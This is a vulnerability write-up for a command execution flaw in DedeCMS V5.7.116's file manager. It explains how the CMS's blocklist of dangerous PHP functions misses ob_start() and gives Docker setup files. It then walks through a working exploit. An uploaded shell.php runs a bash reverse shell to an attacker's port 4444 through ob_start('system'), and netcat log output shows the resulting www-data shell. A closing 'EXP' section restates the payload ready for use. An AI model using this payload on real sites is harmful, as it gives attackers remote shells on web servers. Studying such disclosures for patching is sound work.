

DedeCMS V5.7.116Command execution vulnerability

Product: [DedeCMS](#)

Version: V5.7.116

Download: <https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.116-UTF8.zip>

1.Vulnerability introduction

Dedecms v5.7.116 component/dede/file_manage_control.php has a command execution vulnerability, which can still be exploited in the latest version v5.7.116.

2.Vulnerability analysis

The key functions in uploads/dede/file_manage_control.php in DedeCMS V5.7.116 are as follows

```
1 // 不允许这些字符
2 $str = preg_replace("#(\/\*)[\s\S]*(\/\*)#i", '', $str);
3
4 global $cfg_disable_funs;
5 $cfg_disable_funs = isset($cfg_disable_funs) ?
    $cfg_disable_funs :
    'phpinfo,eval,assert,exec,passthru,shell_exec,system,proc_open,
    popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,file_
    put_contents,fsockopen,fopen,fwrite,preg_replace'; //漏洞点
6 $cfg_disable_funs = $cfg_disable_funs.',[$_GLOBALS,$_GET,$_POST,$_REQUEST,$_FILES,$_COOKIE,
    $_SERVER,include,require,create_function,array_map,call_user_func,call_user_func_array,array_filter,getallheaders';
7 foreach (explode(",", $cfg_disable_funs) as $value) {
8     $value = str_replace(" ", "", $value);
9     if(!empty($value) && preg_match("#^[a-z]+['\"]*{$value}['\"]*[\s]*([\'\"]#i", " {$str}") == TRUE) {
10         $str = dede_htmlspecialchars($str);
11         die("DedeCMS提示: 当前页面中存在恶意代码! <pre>{$str}</pre>");
    }
```

```
12     }
13 }
14
```

and

```
1 $cfg_disable_funs = isset($cfg_disable_funs) ?
  $cfg_disable_funs :
  'phpinfo,eval,assert,exec,passthru,shell_exec,system,proc_open,
  popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,file
  _put_contents,fsockopen,fopen,fwrite,preg_replace';
```

Incomplete filtering and failure to filter functions such as `ob_start()` can cause command execution vulnerabilities

3.Vulnerability recurrence

One server is used to build the DedeCMS environment, and the other server is used as an attack machine.

Build using docker environment

The Dockerfile is as follows

```
1 FROM php:7.4-apache
2
3 RUN docker-php-ext-install mysqli pdo pdo_mysql
4
5 RUN apt-get update && apt-get install -y \
6 libfreetype6-dev \
7 libjpeg62-turbo-dev \
8 libpng-dev \
9 unzip \
10 curl && \
11 docker-php-ext-configure gd --with-freetype --with-jpeg && \
12 docker-php-ext-install gd
13
14 WORKDIR /var/www/html
15
16 RUN curl -o DedeCMS.zip https://updatenew.dedecms.com/base-
17 v57/package/DedeCMS-v5.7.116-UTF8.zip && \
18 unzip DedeCMS.zip -d /var/www/html && \
19 rm DedeCMS.zip
20
```

```
21 RUN chown -R www-data:www-data /var/www/html
22
23 EXPOSE 80
24
25 RUN service apache2 restart
26
27 CMD ["apache2-foreground"]
```

The docker-compose.yml is as follows


```
1  version: '3'
2  services:
3    web:
4      build: .
5      container_name: dedecms-web
6      ports:
7        - "8070:80"
8      depends_on:
9        - db
10   db:
11     image: mysql:5.7
12     container_name: dedecms-db
13     environment:
14       MYSQL_ROOT_PASSWORD: root
15       MYSQL_DATABASE: dedecms
16       MYSQL_USER: dedecms
17       MYSQL_PASSWORD: dedecms
18     volumes:
19       - db_data:/var/lib/mysql
20     ports:
21       - "3306:3306"
22   volumes:
23     db_data:
```

Deploy on server

```
1 | docker-compose up -d
```

As shown below

Access the `/uploads/install/index.php` page on port 8070 of the server to initialize DedeCMS.



```

1  version: '3'
2  services:
3    web:
4      build: .
5      container_name: dedecms-web
6      ports:
7        - "8070:80"
8      depends_on:
9        - db
10   db:
11     image: mysql:5.7
12     container_name: dedecms-db
13     environment:
14       MYSQL_ROOT_PASSWORD: root
15       MYSQL_DATABASE: dedecms
16       MYSQL_USER: dedecms
17       MYSQL_PASSWORD: dedecms
18     volumes:
19       - db_data:/var/lib/mysql
20     ports:
21       - "3306:3306"
22   volumes:
23     db_data:

```

数据库设定

数据库类型:	MySQL ▾	一般为MySQL, SQLite仅用于开发调试不建议生产中使用
数据库主机:	dedecms-db	一般为localhost
数据库用户:	root	
数据库密码:	root	信息正确
数据表前缀:	dede_	如无特殊需要,请不要修改
数据库名称:	dedecmsv57utf8_116	数据库不存在,系统将自动创建
数据库编码:	<input checked="" type="radio"/> UTF8 <input type="radio"/> UTF8MB4 仅对5.5.3+以上版本的MySql选择	

No need to choose here

安装测试体验数据

初始化数据体验包: [×] 不存在 远程获取

☐ 安装初始化数据进行体验(体验数据将含带DedeCMS大部分功能的应用操作示例)

后退

继续

All the rest can be defaulted. After the installation is completed, log in to the background.



The account password is admin:admin



Click Module->File Manager->New




Create a new shell.php with the following content

```
1 <?php
2 ob_start("system");
3 echo "bash -c 'bash -i >& /dev/tcp/ip/4444 0>&1'";
4 ob_end_flush();
5 ?>
```

Where ip fills in the IP address of the attacking machine, specify 4444 as the port here, then save and upload


The attack machine (that is, the server whose IP address is filled in the file above) listens to port 4444.

```
1 nc -lvp 4444
```



```
[root@VM-4-9-centos ~]# cd /
[root@VM-4-9-centos /]# nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Then access shell.php on the original DreamWeaver server as shown below ()



The attack machine successfully obtained www-data permissions

```
[root@VM-4-9-centos ~]# nc -lvnp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 101.34.208.103.
Ncat: Connection from 101.34.208.103:43064.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2bc6458da97b:/var/www/html/uploads$ ls
ls
a
assets
data
dede
favicon.ico
images
include
index.php
install
license.txt
m
member
newfile.txt
plus
robots.txt
shell.php
special
tags.php
templates
uploads
www-data@2bc6458da97b:/var/www/html/uploads$
```

4.EXP

attack machine

```
1 | nc -lvnp 4444
```

File upload shell.php

```
1 | <?php
2 | ob_start("system");
3 | echo "bash -c 'bash -i >& /dev/tcp/ip/4444 0>&1'";
4 | ob_end_flush();
5 | ?>
```